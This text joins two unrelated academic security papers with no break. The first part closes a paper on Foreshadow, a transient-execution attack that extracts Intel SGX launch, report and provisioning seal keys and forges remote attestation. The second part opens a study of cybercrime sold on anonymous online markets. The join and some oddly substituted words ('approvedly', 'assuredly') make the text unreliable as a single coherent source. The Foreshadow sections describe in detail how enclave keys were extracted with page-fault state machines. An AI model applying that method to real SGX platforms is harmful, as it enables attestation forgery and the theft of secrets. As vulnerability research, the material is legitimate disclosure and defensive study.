Intel's official LE image[2] features an entry point to create a tagged EINITTOKEN based on the provided target enclave measurements and attributes. This process is illustrated in Fig. 5. LE first generates a random KEYID and calls ① the `sgx_get_key` function to obtain the launch key. For this, the trusted in-enclave runtime allocates a temporary buffer, before calling ② a small `do_egetkey` assembly stub that executes the `egetkey` instruction to derive ③ the actual launch key. Next, the temporary buffer is copied ④ into a caller-provided buffer; and ⑤ overwritten plus deallocated before returning. LE now uses the launch key to compute ⑥ the required MAC, and immediately afterwards zeroes out ⑦ the key buffer.

An attacker can get hold of the launch key by targeting either the short-lived `tmp` buffer, or the longer-lived `key` buffer. Our exploit targets the more challenging `tmp` buffer to demonstrate Foreshadow's strength in combination with state-of-the-art enclave execution control frameworks [57, 60]. In the exploratory (offline) phase of the attack, we single-step LE and dump register content (see Section 3.3) so as to easily establish the deterministic `tmp` address, plus any code locations of interest.[3] Next, in the online phase of the attack, we interrupt the victim enclave between steps ③ and ④ above, and instruct Foreshadow to extract the cache line containing the 128-bit key. We rely on page fault sequences [60] here to avoid any noise from timing-based interrupts, and to minimize the number of AEXs induced by our exploit. Specifically, we constructed a small finite state machine that alternately revokes access to either the `sgx_get_key` or `do_egetkey` code page. Merely counting page faults now suffices to deterministically locate the return instruction ④ in `do_egetkey`. At this point, the launch key resides in the L1 cache and can thus be reliably extracted by Fore-

[2] `libsgx_le.signed.so` from Intel SGX Linux SDK v2.0 with product ID `0x20` and security version number `0x01`.

[3] Some reverse engineering is required for all symbols were stripped from the signed LE image.

shadow. We observed a 100% success rate in practice; that is, our final (online) exploit extracts the full 128-bit key without noise, from a single LE run with only 13 page faults in total — without resorting to the single-stepping or `eldu` prefetching techniques of Sections 3.3 and 3.5.

To validate the correctness of the extracted keys, we integrated a rogue launch token provider service into the untrusted runtime of the SGX SDK. The rogue launch token provider transparently creates tagged EINITTOKENs using a previously extracted key, and includes the corresponding (non-secret) KEYID, such that `einit` derives an identical launch key from the platform master secret. Obtaining a single LE key thus suffices to launch arbitrarily many rogue production enclaves on the same platform.

**Impact.** Bypassing Intel's controversial [10] launch control policy allows one to create arbitrary production enclaves without going through a license agreement process. Removing control over which enclaves can be run is a clear breach of Intel's licensing interests, but by itself has limited impact on SGX's security objectives. We are *not* able to fabricate enclaves. Any properly implemented key derivation in an enclave will depend on either the MRENCLAVE or MRSIGNER values (Section 2.1). Neither can be forged as they rely on cryptographic properties of SHA-256 and the signer's private key respectively. The ability to create rogue production enclaves could be abused for hiding malware [51], but does not provide an enclave writer with any substantial advantage.

There is one notable exception, related to CPU tracking privacy concerns [10]. Specifically, an attacker can now create enclaves with the ability to derive a "provisioning key" that remains constant as a processor changes owners. LE should make sure that only Intel-signed enclaves can derive such keys, needed for securing long-term remote attestation keys (Section 5.2). All other `egetkey` derivations include an internal OWNEREPOCH register, which can be re-randomized when a user sells her platform. This ensures that any remaining secrets are approvedly destroyed when a computer changes owners [2]. Note that provisioning key derivations do include MRSIGNER, however, such that we cannot derive Intel's provisioning key without access to Intel's private enclave signing key.

## 5.2 Attacking the Intel Quoting Enclave

**Background.** Section 2.1 introduced local, intra-platform attestation through the `ereport` instruction. Such tagged local attestation reports are useless to a remote stakeholder, however, as they can only be verified by a target enclave executing on the *same* platform. The Intel SGX design therefore includes a trusted Quoting Enclave (QE) [2, 10] to validate local attestation reports, and sign them with an asymmetric private key. The resulting



Figure 6: SGX Quoting Enclave for remote attestation.

signed attestation report, or *quote*, can now be verified by a remote party via the corresponding public key.

Intel imposes itself as a trusted third party in the attestation process. To address privacy concerns, QE implements Intel's Enhanced Privacy Identifier (EPID) [34] group signature scheme. An EPID group covers millions of CPUs of the same type (e.g., core i3, i5, i7) and security version number. In fully anonymous mode, the cryptosystem ensures that remote parties can verify quotes from genuine SGX-enabled platforms, without being able to track individual CPUs within a group or recognize previously verified platforms. In pseudonymous mode, on the other hand, remote verifiers can link different quotes from the same platform.

Figure 6 outlines the complete SGX remote attestation procedure. In an initial platform configuration phase Ⓐ, Intel deploys a dedicated Provisioning Enclave (PE) to request an EPID private key, from here on referred to as the platform *attestation key*, from the remote Intel Provisioning Service. Upon receiving the attestation key, PE derives an author-based *provisioning seal key* in order to securely store Ⓑ the long-term attestation key on untrusted storage. For a successful enclave attestation, the remote verifier issues ① a challenge, and the enclave executes ② the `ereport` instruction to bind the challenge to its identity. The untrusted application context now forwards ③ the local attestation report to QE, which derives ④ its report key to validate the report's integrity. Next, QE derives the provisioning seal key to decrypt ⑤ the platform attestation key received from system software. QE signs ⑥ the local attestation report to convert it into a quote. Upon receiving the attestation response, the remote verifier finally submits ⑦ the quote to Intel's Attestation Service for verification using the EPID group public key.

**Attack and Exploitation.** Remote attestation, as implemented by the SGX Quoting Enclave[4], relies on two pillars. First, QE relies on the infallibility of SGX's local attestation mechanism. An attacker getting hold of QE's report key can make QE sign arbitrary enclave measurements, effectively turning QE into a signing oracle.

[4] `libsgx_qe.signed.so` from Intel SGX Linux SDK v2.0 with product ID `0x01` and security version number `0x05`.

Second, QE relies on SGX's sealing mechanism to securely store the asymmetric attestation key. Should the platform provisioning seal key leak, an attacker can get hold of the long-term attestation key and directly sign rogue enclave reports herself. We exploited both options to show how Foreshadow can adaptively dismantle different SGX primitives.

As with the LE attack, illustrated in Fig. 5, both our QE key extraction exploits target the `sgx_get_key` trusted runtime function. We again constructed a carefully crafted page fault state machine to deterministically preempt the QE execution between the `egetkey` invocation and the key buffer being overwritten. As with the LE exploit, our final attack does *not* rely on advanced single-stepping or `eldu` prefetching techniques, and achieves a 100% success rate in practice. That is, our exploit reliably extracts the full 128-bit report and provisioning seal keys from a single QE run suffering 14 page faults in total.

We validated the correctness of the extracted keys by fabricating bogus local attestation reports, using a previously extracted QE report key, and successfully ordering the genuine Intel QE to sign them. Alternatively, we created a rogue quoting service that uses the leaked platform provisioning seal key to get hold of the long-term attestation key for signing. This allows an attacker to fabricate arbitrary remote attestation responses directly, without even executing QE on the victim platform.

**Impact.** The ability to spoof remote attestation responses has profound consequences. Attestation is typically the first step to establish a secure communication channel, e.g., via an authenticated Diffie-Hellman key exchange [2]. Using our rogue quoting service, a network-level adversary (e.g., the untrusted host application) can trivially establish a man-in-the-middle position to read plus modify all traffic between a victim enclave and a remote party. All remotely provisioned secrets can now be intercepted, without even executing the victim enclave or requiring detailed knowledge of its internals — effectively rendering SGX-based DRM or privacy-preserving analytics [44, 50] applications useless. Apart from such confidentiality concerns, adversaries can furthermore fabricate arbitrary remote SGX computation results. This observation rules out transparent, integrity-only enclaved execution paradigms [56], and directly threatens an emerging ecosystem of untrusted cloud environments [4] and innovative blockchain technologies [25].

Intel's EPID [34] group signature scheme implemented by QE makes matters even worse. That is, in fully anonymous mode, obtaining a single EPID private key suffices to forge signatures for the *entire* group containing millions of SGX-capable Intel CPUs. Alarmingly, this allows us to use the platform attestation key extracted from our lab machine to forge anonymous attestations for enclaves running on remote platforms we don't even have code execution on. This does fortunately not hold for the officially recommended [34] pseudonymous mode, however, as remote stakeholders would recognize our fabricated quotes as coming from a different platform.

## 6 Discussion and Mitigations

**Impact of Our Findings.** Concurrent research on transient execution attacks [15, 24, 36, 40, 42] revealed fundamental flaws in the way current CPUs implement speculative out-of-order execution. So far, the focus of these attacks has been on breaching traditional kernel-level memory isolation barriers from an unprivileged user space process. Our work shows, however, that Meltdown-type CPU vulnerabilities also apply to non-hierarchical intra-address space isolation, as provided by modern Intel x86 SGX technology. This finding has profound consequences for the development of adequate defenses. The widely-deployed software-only KAISER [19] defense falls short of protecting enclave programs against Foreshadow adversaries. Indeed, page table isolation mitigations are ruled out, for SGX explicitly distrusts the operating system kernel, and enclaves live *within* the address space of an untrusted host process.

We want to emphasize that Foreshadow exploits a microarchitectural *implementation* bug, and does not in any way undermine the architectural *design* of Intel SGX and TEEs in general. We strongly believe that the non-hierarchical protection model supported by these architectures is still as valuable as it was before. An important lesson from the recent wave of transient execution attacks including Spectre, Meltdown, and Foreshadow, however, is that current processors exceed our levels of understanding [3, 47]. We therefore want to urge the research community to develop alternative hardware-software co-designs [11, 14], as well as inspectable open-source [47, 48] TEEs in the hopes of making future vulnerabilities easier to identify, mitigate, and recover from.

**Mitigation Strategies.** State-of-the-art enclave side-channel hardening techniques [8, 9, 18, 52–54] offer little protection only and cannot address the root causes of the Foreshadow attack. These defenses commonly rely on hardware transactional memory (TSX) support to detect suspicious page fault and interrupt rates in enclave mode, which only marginally increases the bar for Foreshadow attackers. First, not all SGX-capable processors are also shipped with TSX extensions, ruling out TSX-based hardening techniques for Intel's critical Launch and Quoting Enclaves. Second, since the `egetkey` instruction is *not* allowed within a TSX transaction [27], adversaries can always interrupt a victim enclave unnoticed after key

derivation to leak secrets (similar to Fig. 5). Furthermore, while the high interrupt rates generated by SGX-Step would be easily recognized, stealthy exploits can limit the number of enclave preemptions, or HyperThreading-based Foreshadow variants can be executed concurrently from another logical core. Finally, we showed how to abuse SGX's `eldu` instruction to extract enclaved memory secrets without even executing the victim enclave, effectively rendering any software-only defense strategy inherently insufficient.

Only Intel is placed in a unique position to patch hardware-level CPU vulnerabilities. They recently announced "silicon-based changes to future products that will directly address the Spectre and Meltdown threats in hardware [...] later this year." [37] Likewise, we expect Foreshadow to be directly addressed with silicon-based changes in future Intel processors. The SGX design [2] includes a notion of TCB recovery by including the CPU security version number in all measurements (Section 2.1). As such, future microcode updates could in principle mitigate Foreshadow on existing SGX-capable processors. In this respect, beta microcode updates [32] have recently been distributed to mitigate Spectre, but, at the time of this writing, no microcode patches have been released addressing Meltdown nor Foreshadow. Given the fundamental nature of out-of-order CPU pipeline optimizations, we expect it may not be feasible to directly address the Foreshadow/Meltdown access control race condition in microcode. Alternatively, based on our findings (see Appendix A) that Foreshadow requires enclave data to reside in the L1 cache, we envisage a hardware-software co-design mitigation strategy. Foreshadow-resistant enclaves should be guaranteed that (*i*) both logical cores in a HyperThreading setting execute within the same enclave [8,18,54], and (*ii*) the L1 cache is flushed upon each enclave exiting event [11].

## 7 Related Work

Several recent studies investigate attack surface for SGX enclaves. Existing attacks either exploit low-level memory safety vulnerabilities [38, 59], or abuse application-specific information leakage from side-channels. Importantly, in contrast to Foreshadow, all known attacks explicitly fall out-of-scope of Intel SGX's threat model [28, 33], and can be effectively avoided by rewriting the victim enclave's code to exclude such vulnerabilities.

Conventional microarchitectural side-channels [16] are, however, considerably amplified in the context of SGX's strengthened attacker model. This point has been repeatedly demonstrated in the form of a steady stream of high-resolution PRIME+PROBE CPU cache [6,12,17,23,46,51] and branch prediction [13, 39] attacks against SGX enclaves. The additional capabilities of a root-level attacker have furthermore been leveraged to construct instruction-granular enclave interrupt primitives [57], and to exploit side-channel leakage from x86 memory paging [58, 60] and segmentation [22]. Unexpected side-channels can also arise at the application level. We for example recently reported [30] a side-channel vulnerability in auto-generated `edger8r` code of the official Intel SGX SDK.

Concurrent research [7, 49] has demonstrated proof-of-concept Spectre-type speculation attacks against specially crafted SGX enclaves. Both attacks rely on executing vulnerable code within the victim enclave. Our attack, in contrast, does not require any specific code in the victim enclave, and can even extract memory contents without ever executing the victim enclave. While existing work shows vulnerable gadgets exist in the SGX SDK [7], such Spectre-type attack surface can be mitigated by patching the SDK. Recent Intel microcode updates furthermore address Spectre-type attacks against SGX enclaves directly at the hardware level, by cleansing the CPU's branch target buffer on every enclave entry/exit [7].

## 8 Conclusion

We presented Foreshadow, an efficient transient execution attack that completely compromises the confidentiality guarantees pursued by contemporary Intel SGX technology. We contributed practical attacks against Intel's trusted architectural enclaves, essentially dismantling SGX's local and remote attestation guarantees as well.

While, in the absence of a microcode patch, current SGX versions cannot maintain their hardware-level security guarantees, Foreshadow does assuredly *not* undermine the non-hierarchical protection model pursued by trusted execution environments, such as Intel SGX.

# A Foreshadow's Cache Requirements

In this appendix, we provide experimental evidence that Foreshadow requires enclaved data to be present in the L1 CPU cache. We attribute this condition to SGX's microarchitectural implementation, for previous Meltdown-type exploits targeting hierarchical kernel memory, do *not* have such strict caching requirements.

**Placing Secrets at Specific Cache Levels.** We rely on Intel's Transactional Synchronization eXtensions (TSX) to ensure that secrets only reside in the L2 and L3 cache levels, but not in L1. Particularly, we abuse that after a TSX transaction has started writes are cached in the L1 cache, without being propagated down to L2 and L3. When a transaction aborts and needs to be rolled back, all cache lines in the write set are simply marked invalid in the L1 cache. Future references to these addresses only hit the L2 cache, which still holds their original value.

Listing 3 displays how we leverage this mechanism to ensure that the secret is only present in the L2 and L3 caches. At Line 3 we start a new transaction. Next the secret is modified to ensure its updated value is located in the L1 cache. When finally the transaction is aborted, the L1 cache line holding the secret is marked as invalid, but the corresponding L2/L3 cache lines remain unaffected. Execution is rolled back to Line 3 where from a programmer's perspective `rtm_begin()` returned $-1$ immediately. The `mfence` instructions ensure that memory accesses cannot be reordered.

**Verifying Cache Levels.** As enclave memory is exclusively accessible to the enclave, we rely on a carefully crafted benchmark enclave that places a secret at the intended cache level. Unfortunately returning execution control from the enclave (`eexit`), may inadvertently evict

```
void load_in_L2( uint64_t *secret ) {
  asm volatile ( "mfence\n" );
  if ( rtm_begin() == 0 ) {
    *(secret) += 1;
    rtm_abort();
  }
  asm volatile ( "mfence\n" );
}
```

Listing 3: We evict secrets from the L1 cache by including them in the write set of an aborted TSX transaction.

enclave secrets to secondary cache levels or even to main memory. To detect such events, we confirm their current cache level after every attack iteration.

Verifying at which level enclave data is currently cached is challenging. SGX's abort page semantics prevent us from directly measuring the access times of enclave data: we did not observe any timing difference between accessing cached and non-cached secrets from outside the enclave. Moving such cache verification code into the enclave, on the other hand, is infeasible as `rdtsc` instructions cannot be executed in enclave mode on SGXv1 machines [27]. We therefore resort to creating a debug benchmark enclave and measure access times of reading enclave data through the `edbgrd` instruction. As `edbgrd` may inadvertently move enclave data to caches closer to the processor, we only perform this additional verification step *after* the actual Foreshadow attack attempt.

We carefully benchmarked the access times for enclave secrets residing in L1, L2, and main memory. Table 1 displays the median timing results for 100,000 runs. As expected, accessing enclave secrets in the L1 cache is only slightly faster than when they need to be fetched from the second-level L2 cache. This timing difference (6 cycles) is furthermore identical to L1/L2 cache hits of non-enclave memory. When SGX memory needs to be fetched from main memory, however, it needs to be decrypted by the memory encryption engine which adds significant additional latency.

**Experimental Setup.** As we are only interested in whether the attack variations succeed, not their bandwidth, we made some changes to our attack setting. Each attack operates in a guess/verify fashion; for every 256 possible values of the secret byte, we performed 100,000 Foreshadow rounds. Each round starts by first entering the benchmark enclave to explicitly place the secret at the desired cache level. After Foreshadow's transient execution phase, a single oracle slot (the current guess) is reloaded to receive the output of the transient instruction sequence. Finally we verify whether the enclave secret is still located at its intended cache level by measuring `edbgrd` timing. Any attack results from inadvertently evicted enclave secrets are discarded.

Table 1: Access times for enclave and non-enclave memory at various cache levels (median over 100,000 runs).

| Cache event | Unprotected (cycles) | `edbgrd` (cycles) |
|---|---|---|
| L1 cache hit | 40 | 1,400 |
| L2 cache hit | 46 | 1,406 |
| Cache miss | 238 | 1,734 |

**Success Rates.** We first execute the Foreshadow-L1 attack 100,000 times against an enclave secret residing in the L1 cache. When we observe `edbgrd` timings larger than 1,405 cycles after the attack attempt, we assume the secret must have been evicted from the L1 cache and discard the result. For *every* of the remaining 96,594 attack rounds, we successfully received the secret.

We repeated the same test for enclave secrets residing in the L2 cache. This time, we discarded results with `edbgrd` timings exceeding 1,408 ticks after the attack. Out of the 98,610 remaining attack attempts, *none* succeeded in speculatively loading a secret-dependent oracle buffer slot in the transient execution phase.

To rule out the possibility that the transient instructions may need more attempts to elevate the enclave secret from the L2 to the L1 cache, we ran the same benchmark with 1,000 repeated transient executions before actually reloading the oracle buffer. This severely reduced the number of accepted attack attempt down to 10,205. Still, *all* Foreshadow-L2 attack attempts failed.

**Conclusions.** As long as enclave secrets reside in the L1 cache, we observe 100% success rates. Even though L2 cache accesses only take a mere 6 cycles longer, the success rates sharply drop to zero. The Meltdown [40] attack to extract supervisor data does *not* suffer from such a hard limit, and has even been successfully applied to read kernel secrets directly from main memory. When applying Foreshadow against kernel data, we could indeed trivially extract kernel secrets from the L2 cache without noticing a significant success rate drop.

We conclude that both Meltdown and Foreshadow exploit a similar race condition vulnerability in the CPU's out-of-order pipeline behavior, but Intel SGX's abort page semantics apparently have a profound microarchitectural impact. Attack conditions are much more stringent to breach enclave than kernel isolation.

# Plug and Prey? Measuring the Commoditization of Cybercrime via Online Anonymous Markets

## Abstract

Researchers have observed the increasing commoditization of cybercrime, that is, the offering of capabilities, services, and resources as commodities by specialized suppliers in the underground economy. Commoditization enables outsourcing, thus lowering entry barriers for aspiring criminals, and potentially driving further growth in cybercrime. While there is evidence in the literature of specific examples of cybercrime commoditization, the overall phenomenon is much less understood. Which parts of cybercrime value chains are successfully commoditized, and which are not? What kind of revenue do criminal business-to-business (B2B) services generate and how fast are they growing?

We use longitudinal data from eight online anonymous marketplaces over six years, from the original Silk Road to AlphaBay, and track the evolution of commoditization on these markets. We develop a conceptual model of the value chain components for dominant criminal business models. We then identify the market supply for these components over time. We find evidence of commoditization in most components, but the outsourcing options are highly restricted and transaction volume is often modest. Cash-out services feature the most listings and generate the largest revenue. Consistent with behavior observed in the context of narcotic sales, we also find a significant amount of revenue in retail cybercrime, i.e., business-to-consumer (B2C) rather than business-to-business. We conservatively estimate the overall revenue for cybercrime commodities on online anonymous markets to be at least US $15M between 2011-2017. While there is growth, commoditization is a spottier phenomenon than previously assumed.

## 1 Introduction

Many scientific studies and industry reports have observed the emergence of cybercrime-as-a-service models, also referred to as the "commoditization of cybercrime." The idea is that specialized suppliers in the underground economy cater to criminal entrepreneurs in need of certain capabilities, services, and resources [23, 33, 39, 42]. Commoditization allows these entrepreneurs to substitute specialized technical knowledge with "knowing what to buy" - that is, outsourcing parts of the criminal value chain. The impact of this trend could be dramatic: Commoditization substantially lowers entry barriers for criminals, which is hypothesized to accelerate the growth of cybercrime. Prior work found strong evidence for specific cases of commoditization: booters offering DDoS services [29], suppliers in "pay-per-install" markets distributing malware [13], and exploit kit developers supplying "drive-by" browser compromises [22]. The overall pattern is much less clear, however, as not all cybercrime components are equally amenable to outsourcing [21].

This paper answers two core questions: Which parts of cybercrime value chains are successfully commoditized and which are not? What kind of revenue do these criminal business-to-business services generate and how fast are they growing? Addressing these questions requires that we properly define and scope the concept of commoditization. To do so, we turn to transaction cost economics (TCE). We argue that the characteristics of commodities are highly congruent with the characteristics of online anonymous marketplaces. More precisely, the one-shot, anonymous purchases these markets support require suppliers to offer highly commoditized offerings. Conversely, if cybercrime offerings can be commoditized, online anonymous markets should be a highly attractive place to sell them. Indeed, these platforms can reach a large audience and provide risk management services for criminals, e.g., by protecting their anonymity, and featuring reputation systems to root out fraudulent sales and shield sellers from risky interactions with buyers.

While data from online anonymous marketplaces provides a unique opportunity to track the evolution of

commoditization, we are not arguing that these marketplaces provide a complete picture. They do not have a monopoly, of course. In fact, certain types of commoditized offerings are not suited for trading on these marketplaces, e.g., affiliate programs, subscription-based offerings, or services requiring a rich search interface may be better served by alternative distribution channels [26,48]. Yet, on balance, the congruence of commoditized forms of cybercrime and online anonymous markets means that the evolution of commodizitation should be clearly observable on those markets.

We analyze longitudinal data on the offerings and transactions from eight online anonymous marketplaces, collected between 2011 and 2017. We first present a conceptual model of the value chain components in dominant criminal business models, and develop a classifier to map cybercrime-related listings across all markets to these components. This allows us to track trends in vendors, offerings and transaction volumes. We then discuss the type of offerings to assess to what extent each component can be outsourced - i.e., to what extent it is successfully commoditized. In short, we make the following contributions:

- We present the first comprehensive empirical study of the commoditization of cybercrime on online anonymous markets. We analyze 44,000 listings and over 564,000 transactions across eight marketplaces. We draw on data from prior work [40] and newly collected data on AlphaBay.
- We find commoditized business-to-business offerings for most value chain components, though many of them are niche products with only modest transaction volumes. Cash-out services contain the most listings and generate the largest revenue. We estimate the lower bound of overall B2B revenue to be around $2 million in 2016 and over $8 million for the whole period.
- We also uncover a surprising amount of revenue in retail cybercrime – that is, business-to-consumer sales rather than business-to-business, similar to the patterns observed for drug sales. The lower-bound estimate for 2016 is over $1 million and nearly $7 million for the whole period.
- We demonstrate that commoditization is a more spotty phenomenon than previously assumed. The lack of strong growth in transactions suggests that bottlenecks remain in outsourcing critical parts of criminal value chains.

The rest of this paper is structured as follows. Section 2 defines transaction cost economics, and discusses how the concept applies to cybercrime commoditization.



Figure 1: **Contracting scheme in the TCE framework.**

Section 3 describes the demand of cybercrime outsourcing. Section 4 presents our measurement methodology. Section 5 lays down our classification analysis, and section 6 identifies the best-selling clusters of cybercrime components. Section 7 discusses our findings, and Section 8 connects our work to earlier contributions. Section 9 concludes.

## 2 Commoditization and anonymous marketplaces

With outsourcing, entrepreneurs can decide to either "make" or "buy" each component of the value chain. Transaction cost economics (TCE) is a mature economic theory that seeks to explain under what conditions economic activity is organized in markets (buy) and when it is vertically integrated (make) – i.e., the entrepreneur develops the component himself or brings someone with that capability into the enterprise. Here, we apply TCE to the context of cybercrime to predict if and when outsourcing takes place.

Williamson [47] distinguishes several asset characteristics that determine if and how outsourcing will occur, as shown in Figure 1. $A$, $B$, and $C$ are various forms of outsourcing and $D$ is vertical integration. Factors such as asset specificity, frequency and uncertainty separate the underlying transactions [45]. $k$ is a measure of asset specificity, referring to the degree to which a product or service is specific to e.g., a vendor, location, control over resources, etc. A key characteristic of commodities is that they are "fungible", meaning that different offerings of it are mutually interchangeable ($k = 0$) – i.e., a booter is a booter [29, 31] – and subject to vendor competition [18]. In commodity markets, buyers can easily turn to other suppliers, and suppliers can sell to other buyers, reducing possible hazards. The more specific an asset is ($k > 0$), the more investments are specialized to a particular transaction.

The second factor, $s$, refers to contractual safeguards. Transactions where investments are exposed to unrelieved contractual hazards ($s = 0$) will not be traded pub-

licly (i.e., anonymous online marketplaces such as Silk Road or AlphaBay are a poor fit), but on smaller, "invite-only" markets where trust relations are forged among specialized insiders, anonymity is not absolute, and escrow services are less prominent [36]. When $s > 0$, contracts with transaction-specific safeguards are in place.

Commodities are sold via unassisted markets ($A$). These markets incentivize sellers to reduce asset specificity as much as possible, hence commoditizing the offering. The efficiency gains also work in the other direction: those who offer goods or services that can be commoditized would use these markets to sell them and benefit from the wide reach and high frequency of transactions, without being exposed to risky direct interaction and coordination with buyers.

In terms of TCE, online anonymous marketplaces are unassisted markets – i.e., they are the place to go for commoditized cybercrime. Anonymous markets reduce uncertainty risks through escrow mechanisms, review systems and strict rules enforced by a market administrator [15,40]. For transactions where $k = 0$, "no specific assets are involved and the parties are essentially faceless" [46, p. 20], which is precisely the case for anonymous markets. Complex components such as highly customized malware are more likely to be self-supplied or delivered under special contracts, while frequently used, standardized components, like DDoS-services, would be supplied more efficiently by the unassisted market. TCE tells us that the organization of criminal activities will be guided primarily by the relative costs of completing illegal transactions within the market [19, p. 28].

Similar to the prominent drugs-trade on anonymous online markets, we expect two type of commodities on these markets: business-to-business (B2B), e.g., wholesale quantities of credit card details, and business-to-consumer (B2C), e.g., a handful of Netflix accounts. We are primarily interested in B2B, as that is the form of commoditization that is the most worrying and speculated to cause a massive growth in cybercrime, though we will also report the main findings for B2C. To assess the degree to which B2B services are commoditized, the next section develops a framework to identify the different value chains where there is demand for commoditized cybercrime.

## 3 Demand for cybercrime outsourcing

To empirically assess the commoditization of cybercrime, we first need to establish what capabilities, services and resources criminal entrepreneurs actually need. This provides us with a framework against which to evaluate where commodities are available to meet this demand and where they are not – as measured through listings on anonymous marketplaces. Of course, entrepreneurs might demand an endless variety of goods and services. For this reason, we use as our starting point the dominant criminal business models that were identified in prior work. We look at the value chain underlying each business model and synthesize them in a common set of components that entrepreneurs might want to outsource. Our point of departure is Thomas et al. [42]'s inventory of criminal business models. We update and extend this set with models discussed in related research. Table 1 shows this updated overview.

First, we look into the value chain behind spamvertising, which is driven by three resources: a) advertisement distribution b) hosting and click support and c) realization and cash-out [34,42].

Second, extortion schemes, for instance ransomware or fake anti-virus [17] have a value chain that consists of four distinctive resources: a) development of malware b) distribution, by either exploits or (spear)phishing e-mails, c) take-over and "customer service" and d) cash-out [30,42].

Third, click fraud is supported by four similar, general resources: a) development of a website, malware or a JavaScript, b) distribution through botnets, c) take-over by either malware or JavaScript and d) cash-out [32,42].

Fourth, the criminal business model in social engineering scams, such as tech support scams [35], or one-click fraud [16] leans on: a) (optional) development of malware or a malicious app, b) distribution by phishing e-mail or website, or through social engineering, c) take-over and setting-up "customer service," and d) cash-out [35,42]. The boundary between extortion and social engineering scams is fuzzy. Both could well be categorized in the same family. For now, we take the view that extortion (e.g., ransomware) requires development of malware, where social engineering scams do not necessarily rely on anything being installed on the victim's machine (e.g., one-click frauds [16]).

Fifth, cybercriminal fraud schemes, e.g. those enabled by financial malware, build on four general, main resources: a) development and b) distribution of malware or a malicious app, c) take-over, for instance by using web-injects or a RAT,[1] and d) cash-out [42,44].

Sixth, cryptocurrency mining relies on near-similar resources as click fraud: a) the development of malware or JavaScript, b) distribution of malware by botnets or the injection of a JavaScript in a compromised websites, c) the take-over, i.e. mining, and d) cash-out [27,42].

Seventh, the criminal business model that profits from selling stolen credit card details makes use of: a) development of a phishing website, malware or a malicious

[1] Remote Access Tool, i.e., malware that allows a miscreant to remotely access a victim's machine.

Table 1: **Overview of present-day cybercriminal business models**

| Business model | Example Modus Operandi | Source |
|---|---|---|
| Spamvertised products | Selling knock-off products | Levchenko et al. [34], Thomas et al. [42] |
| Extortion | Ransomware | Kharraz et al. [30], Thomas et al. [42] |
| Clickfraud | Hijacked traffic | Kshetri et al. [32], Thomas et al. [42] |
| Social engineering scams | Customer support scams | Miramirkhani et al. [35], Christin et al. [16], Thomas et al. [42] |
| Fraud | Financial malware | Thomas et al. [42], Van Wegberg et al. [44] |
| Mining | Cryptocurrency mining | Huang et al. [27], Thomas et al. [42] |
| Carding | Credit card reselling | Holt [23], Thomas et al. [42] |
| Accounts | Reselling credentials | Holt [23], Thomas et al. [42] |



Figure 2: **Conceptual model of value chains, showing a representation of the financial malware value chain**

apps, b) distribution, c) take-over, i.e. the logging of information, and d) reselling and cashing-out [23, 42].

Last, the resale of non-financial accounts leans on the exact same resources as carding [23, 42].

Looking at these value chains, we can see that some components are common among them. All models relate to at least four main resources: development, distribution, take-over and cash-out. We merge these into a single component that belongs to two or more value chains. We can synthesize all value chains in a overall set of 13 components. Some components, e.g., malware, can be used for more than one main resource. Figure 2 summarizes our conceptual model and the overall demand for B2B services in cybercrime.

# 4 Measurement methodology

Our measurement methodology consists of 1) collecting and parsing data on listings, prices and buyer feedback from eight prominent online anonymous markets, 2) implementing and applying a classifier to the listings to map them to cybercrime components from our conceptual model of value chains (Figure 2) as well as to additional categories of B2C cybercrime, and 3) using Latent Dirichlet Allocation (LDA, [10]) to identify the best-selling clusters of listings and compare their offerings to the capabilities, resources and services needed for each component of the conceptual model.

## 4.1 Data collection

We first leveraged the parsed and analyzed dataset of Soska and Christin [40] to obtain information about item listings and reviews on several prominent online anonymous marketplaces. For each of the over 230,000 item listings, the data include (but are not limited to) titles, descriptions, advertised prices, item-vendor mapping, category classification, shipping restrictions and various timestamps. Additionally, each item listing contains feedback that has been proven to be a reasonable proxy for sales [15, 40]. Each piece of feedback contains a message, a numerical score, and a timestamp.

We then extended this data with an additional 16 complete snapshots of AlphaBay that we collected from May 30, 2016 to May 26, 2017, just two months before its closure in July 2017 [4]. Table 2 summarizes the dataset. We merged the new AlphaBay scrapes with the existing dataset by first parsing out the same supported fields and then running a compatible analysis using the categorical classifier from Soska and Christin [40].[2] AlphaBay is important since, according to the FBI [4], by the time of its closure, it had featured over 100,000 listings for stolen and fraudulent documents, counterfeits, and malware in particular. The US Department of Justice (DoJ) also claims that AlphaBay was the largest single online anonymous marketplace ever taken down [3].

As an important data processing note, some vendors set "holding prices" to their listings when the product or service they are selling is out of stock. Instead of removing the listing, these vendors increase the price (astronomically) to prevent buyers trying to buy their product. Soska and Christin [40] developed a heuristic that corrects these holding prices, which we applied in the preprocessing of the parsed and labeled dataset. This limits

[2] Soska and Christin's dataset included 17 snapshots of AlphaBay, dating back to December 2014, that they did not use in their published analysis [40].

Table 2: **Markets crawled**

| Market | First seen | Last seen | # Snapshots |
|---|---|---|---|
| Agora | 2013-12-24 | 2015-02-11 | 161 |
| Alphabay | 2014-12-31 | 2017-05-26 | 33 |
| Black Market Reloaded | 2012-11-21 | 2013-12-04 | 25 |
| Evolution | 2014-01-13 | 2015-02-18 | 43 |
| Hydra | 2014-04-14 | 2014-10-26 | 29 |
| Pandora | 2013-11-02 | 2014-10-13 | 140 |
| Silk Road 1 | 2011-06-21 | 2013-08-19 | 133 |
| Silk Road 2 | 2013-11-27 | 2014-10-29 | 195 |

the potential for errors stemming from falsely assuming a certain holding price was associated with a buy.

## 4.2 Classifying cybercrime listings

Most listings on these marketplaces are related to drugs and other non-cybercrime activities [15, 40]. Our aim is to classify each item listing into one of the 10 categories of cybercrime components from the conceptual framework (Figure 2). Unfortunately, the labels provided by Soska and Christin are not expressive enough to capture these nuanced categories, so we begin by using their labels as a pre-filter and retain only item listings that were identified as being either "Digital goods" or "Miscellaneous" (19% of all listings).

Next, we implemented a Linear Support Vector Machine (SVM) classifier. Manual inspection confirmed our suspicion that the markets also contain retail (B2C) cybercrime offerings, next to wholesale cybercrime offerings. For this reason, we added six product categories to distinguish supply in that part of the market: accounts, custom requests, fake documents, guides and tutorials, pirated goods, and vouchers. A final category, namely, "other", captures the listings that did not fit anywhere else (e.g., scanned legal documents). The classifier is initially trained and evaluated on a sample of listings ($n = 1,500$) from all the markets, where ground truth is created via manual labeling.

Table 3: **"Digital Goods" & "Miscellaneous" Listings**

| Market | # Listings | # Vendors | Total revenue |
|---|---|---|---|
| Agora | 3,240 | 526 | $ 1,818,991 |
| Alphabay | 21,350 | 3,055 | $ 13,471,406 |
| Black Market Reloaded | 2,069 | 386 | $ 685,108 |
